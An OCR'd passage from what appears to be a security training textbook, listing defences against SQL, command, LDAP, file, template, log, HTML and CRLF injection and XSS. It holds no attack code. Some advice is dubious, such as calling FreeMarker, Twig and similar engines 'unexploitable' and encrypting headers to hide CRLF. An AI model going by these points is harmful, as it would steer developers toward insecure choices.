
- Validate user input and ensure it does **not include SSI directives**
- Apply **HTML encoding** to the user input before execution
- Ensure directives are confined only to the web pages where they are required
- Avoid using pages with filename extensions such as .stm, .shtm and .shtml

Server-Side Template Injection

- Do not create templates from user inputs
- Use a simple template engine such as Mustache or a Python template
- Execute the template inside a **sandboxed environment**
- Consider loading static template files wherever possible
- Ensure that **dynamic data** are passed to a template using the template engine's built-in functionality

Log Injection

- Pass log codes instead of messages through parameters
- Use **correct error codes** and easily recognizable error messages
- Avoid using API calls to log actions due to their visibility in browser network calls
- Pass user ids or publicly non-identifiable inputs as the parameters at **logging endpoints**



How to Defend Against Injection Attacks (Cont'd)

HTML Injection

- Validate all the user inputs to remove the **HTML-syntax substrings** from user-supplied text
- Check the inputs for unwanted script or HTML code such as **<script></script>**, **<html></html>**
- Ensure that user outputs are also encoded, examined, and validated along with user inputs
- Enable the **HttpOnly** flag on the server side to ensure that all the cookies generated by the application are not available to the client user

CRLF Injection

- Use any function to **encode CRLF special characters** and avoid using the user input in the response headers
- Update the version of the programming language that disallows the injection of CR and LF characters
- Check and remove any newline strings in the content before passing it to the HTTP header
- **Encrypt the data** that is passed to the HTTP headers to hide the CR and LF codes
- Configure **XSSUrlFilter** in the web application to prevent CRLF injection attacks

XSS Attacks

- Validate all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification
- Use testing tools extensively during the design phase to eliminate such XSS holes in the application before it goes into use
- Use a web application firewall to block the **execution of malicious scripts**
- Convert all **non-alphanumeric characters** to HTML character entities before displaying the user input in search engines and forums
- Encode input and output and filter metacharacters in the input

How to Defend Against Injection Attacks

- **SQL Injection Attacks**
  - Limit the length of user input.
  - Use custom error messages.
  - Monitor DB traffic using an IDS and a WAF.
  - Disable commands such as `xp_cmdshell`.
  - Isolate the database server and web server.
  - Always use a method attribute set for POST and a low-privileged account for DB connections.
  - Run a database service account with minimal rights.
  - Move extended stored procedures to an isolated server.
  - Use typesafe variables or functions such as `isNumeric()` to ensure typesafety.
  - Validate and sanitize user inputs passed to the database.
  - Avoid using dynamic SQL or constructing queries with user input.
  - Use prepared statements, parameterized queries, or stored procedures to access the database.
  - Display the minimum required information and use the “RemoteOnly” customErrors mode to display verbose error messages on the local machine.

- Perform proper escaping and character filtering to avoid special string characters and symbols such as single quotes (’).
- Always set the whitelist logically instead of the blacklist to avoid bad code.
- Use object–relational mapping (ORM) frameworks to make the conversion of SQL result sets into code objects more consistent.
- Use vulnerability scanners to identify possible entry points.
- Avoid using shared databases and the same account for multiple databases.
- Insist that the individuals involved in application development consider all the risks associated with SQL injection.
- Always use the latest versions of programming languages and technologies for development.
- Regularly update and patch applications and database servers.
- Harden OSes and applications by following the guidelines issued by vendors.
- Disable unnecessary functionalities of the database.
- Audit databases, logs, privileges, and binding terms regularly.
- Scan applications with a dynamic web vulnerability scanner to prevent code injection.
- Enumerate the authorized values within a conditional statement.

- **Command Injection Flaws**

  The simplest way to defend against command injection flaws is to avoid them wherever possible. Some language-specific libraries perform identical functions for many shell commands and some system calls. These libraries do not contain the operating system shell interpreter and hence ignore maximum shell command problems. For those calls that must still be used, such as calls to backend databases, one must carefully validate the data to ensure that it does not contain malicious content. One can also arrange various requests in a pattern, which ensures that all the given parameters are treated as data instead of potentially executable content.

  Most systems call and use stored procedures with parameters that accept valid input strings to access a database or prepared statements to provide significant protection, ensuring that the supplied input is treated as data, which reduces but does not completely eliminate the risk involved in these external calls. One can always authorize the input to ensure the protection of the application in question. For this reason, it is important to use the least-privileged accounts to access a database to minimize the attack possibility.

  Another robust measure against command injection is to run web applications with the privileges required to carry out their functions. Therefore, one should avoid running the web server as a root or accessing a database as a **DBADMIN**; otherwise, an attacker may be able to misuse administrative rights. The use of Java sandbox in the J2EE environment stops the execution of system commands. External commands are used to check the user information when he/she provides it. Create a mechanism for handling all possible errors, timeouts, or blockages during the calls. Check all the output, return, and error codes from the call to ensure that it performs as expected. Doing so allows users to determine whether something has gone wrong. Otherwise, an attack might occur and never be detected.

Some countermeasures against command injection flaws are as follows:

- Perform input validation.
- Escape dangerous characters.
- Use language-specific libraries that avoid problems due to shell commands.
- Perform input and output encoding.
- Use a safe API that avoids use of the interpreter entirely.
- Structure requests so that all supplied parameters are treated as data rather than potentially executable content.
- Use parameterized SQL queries.
- Use modular shell disassociation from the kernel.
- Use built-in library functions and avoid calling OS commands directly.
- Implement the least privileges to restrict the permissions to execute the OS commands.
- Avoid executing commands such as exec or system without proper validation and sanitization.
- Prevent the shell interpreter using pcntl_fork and pcntl_exec within the PHP.
- Implement Python as a web framework instead of PHP for application development.
- Scan the applications with a dynamic web vulnerability scanner to prevent code injection.
- Enumerate the authorized values within a conditional statement.

- **LDAP Injection Attacks**

  An LDAP injection attack is similar to an SQL injection: attacks on web applications co-opt the user input to create LDAP queries. Execution of malicious LDAP queries in the applications creates arbitrary queries that disclose information such as username and password, thus granting attackers unauthorized access and admin privileges.

  Some countermeasures against LDAP injection attacks are as follows:

  - Perform type, pattern, and domain value validation on all input data.
  - Make the LDAP filter as specific as possible.

- Validate and restrict the amount of data returned to the user.
- Implement tight access control on the data in the LDAP directory.
- Perform dynamic testing and source code analysis.
- Sanitize all the user-end inputs and escape any special characters.
- Avoid constructing LDAP search filters by concatenating strings.
- Use the AND filter to enforce restrictions on similar entries.
- Use LDAPS (LDAP over SSL) for encrypting and securing the communication on the web servers.
- Establish the LDAP binding account in the environment with the least privileges possible.
- Configure LDAP with bind authentication.
- Use SaaS-based testing services for combating LDAP injection attacks.

- **File Injection Attacks**

  Attackers use scripts to inject malicious files into the server, allowing them to exploit vulnerable parameters and execute malicious code. Such an attack allows temporary data theft and data manipulation, and it can provide attackers with persistent control of the server.

  Some countermeasures against file injection attacks are as follows:

  - Strongly validate the user input.
  - Consider implementing a chroot jail.
  - PHP: Disable allow_url_fopen and allow_url_include in php.ini.
  - PHP: Disable register_globals and use E_STRICT to find uninitialized variables.
  - PHP: Ensure that all file and stream functions (stream_*) are carefully vetted.
  - Configure a separate database for the files and file paths, along with a unique identifier/ID for each path, to avoid MITM attacks.
  - Avoid the execution of files in default directories and enable the auto-download header option for server-side communications.
  - Check for PHP wrappers such as PHP filter and PHP ZIP to prevent access to sensitive files in the local server's file system.
  - Maintain a whitelist for the allowable file types and file size limits before execution.
  - Employ a WAF security layer for monitoring the file injection attacks at the server.

- **Server-Side JS Injection**

  - Ensure that user inputs are strictly validated on the server side before processing.

  - Avoid using the eval() function to parse the user input.
  - Never use commands having identical effects, such as setTimeOut(), setInterval(), and Function().
  - Use JSON.parse() instead of eval() to parse the JSON input.
  - Make sure to include "use strict" at the beginning of the function to enable the strict mode inside the function scope.
  - Ensure that only short alphanumeric strings are accepted as user input.
  - Do not use code serialization.

- **Server-Side Include Injection**
  - Validate the user input and ensure that it does not include characters used in SSI directives.
  - Apply HTML encoding to the user input before executing it in the web pages.
  - Ensure that directives are confined only to the web pages where they are required.
  - Avoid using pages with file name extensions such as .stm, .shtm, and .shtml to prevent attacks.
  - Implement SUExec for the execution of pages as the file owner.
  - Configure the global **`access.conf`** file using **`OPTIONS IncludesNOEXEC`** to restrict the execution of SSI inside the directories.
- **Server-Side Template Injection**
  - Do not create templates from user inputs or pass user inputs as parameters into the templates.
  - Use a simple template engine such as Mustache or Python's template if the business requirements support user-submitted templates.
  - Review the template engine's documentation for hardening tips.
  - Execute the template inside a sandboxed environment.
  - Consider loading static template files wherever possible.
  - Ensure that dynamic data are passed to a template using the template engine's built-in functionality.
  - Use predefined payloads along with in-built template expressions to examine the server responses periodically.
  - Employ highly complex and unexploitable template programming languages such as FreeMaker, Velocity, Smarty, Twig, and Jade to develop a template.
  - Ensure that the template strings and variables are never combined.

- **Log Injection**
    - Pass log codes instead of messages through parameters.
    - Use correct error codes and easily recognizable error messages.
    - Avoid using API calls to log actions due to their visibility in browser network calls.
    - Make sure to pass user IDs or publicly non-identifiable inputs as the parameters at logging endpoints.
    - Validate inputs at both the server side and the client side and sanitize and replace the malicious characters.
    - Examine the application carefully for any vulnerabilities that are used to render logs.
    - Separate legitimate and fake log entries by using a prefix for every log entry with additional metadata.
    - Restrict access to physical log files.
    - Control execution flow by using proper synchronization.
    - Scan log injection vulnerabilities proactively with static analysis tools.
    - Avoid viewing logs with tools having the ability to interpret control characters within a file.
- **HTML Injection**
    - Validate all the user inputs to remove the HTML-syntax substrings from user-supplied text.
    - Check the inputs for unwanted script or HTML code such as <script></script>, <html></html>.
    - Employ security solutions that avoid false positives and detect possible injections.
    - Ensure that user outputs are also encoded, examined, and validated along with user inputs by maintaining a complete data validation process.
    - Educate the developer teams along with the security teams regarding the most prevalent HTML injection attacks and its preventive measures.
    - Enable the HttpOnly flag on the server side to ensure that all the cookies generated by the application are not available to the client user.
- **CRLF Injection**
    - Use any function to encode CRLF special characters and avoid using the user input in the response headers.
    - Update the version of the programming language that disallows the injection of CR (carriage return) and LF (line feed) characters.
    - Rewrite the code so that the user's content is not directly used in the HTTP stream.

  - Check and remove any newline strings in the content before passing it to the HTTP header.
  - Encrypt the data that is passed to the HTTP headers to hide the CR and LF codes.
  - Disable unwanted headers.
  - Configure XSSUrlFilter in the web application to prevent CRLF injection attacks.
  - Utilize tools such as htmlcleaner (*http://htmlcleaner.sourceforge.net*) to remove script tags and defend against CRLF injection attacks.


- **XSS Attacks**

  XSS is another type of input validation attacks that target the flawed input validation mechanism of web applications for the purpose of malicious activities. Attackers embed a malicious script into web application input gates, which allows them to bypass the security measures imposed by the applications.

  Some countermeasures against XSS attacks are as follows:

  - Validate all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification.
  - Use testing tools extensively during the design phase to eliminate such XSS holes in the application before it goes into use.
  - Use a web application firewall to block the execution of a malicious script.
  - Convert all non-alphanumeric characters into HTML character entities before displaying the user input in search engines and forums.
  - Encode the input and output and filter metacharacters in the input.
  - Never trust websites that use HTTPS when it comes to XSS.
  - Filtering the script output can also defeat XSS vulnerabilities by preventing them from being transmitted to users.
  - Deploy public key infrastructure (PKI) for authentication, which checks to ascertain that the script introduced is actually authenticated.
  - Implement a stringent security policy.
  - Web servers, application servers, and web application environments are vulnerable to cross-site scripting. It is difficult to identify and remove XSS flaws from web applications. The best way to find flaws is to perform a security review of the code and search in all the places where the input from an HTTP request comes as an output through HTML.
  - Attacker uses a variety of HTML tags to transmit a malicious JavaScript. Nessus, Nikto, and other tools can help to some extent in scanning websites for these flaws. If the scanning discovers a vulnerability in a website, it is highly likely to be vulnerable to other attacks.

- Review the website code to defend against XSS attacks. Check the robustness of the code by reviewing it and comparing it against exact specifications. Check the following areas: headers, cookies, query string form fields, and hidden fields. During the validation process, there must be no attempt to recognize the active content, either by removing the filter or by sanitizing it.
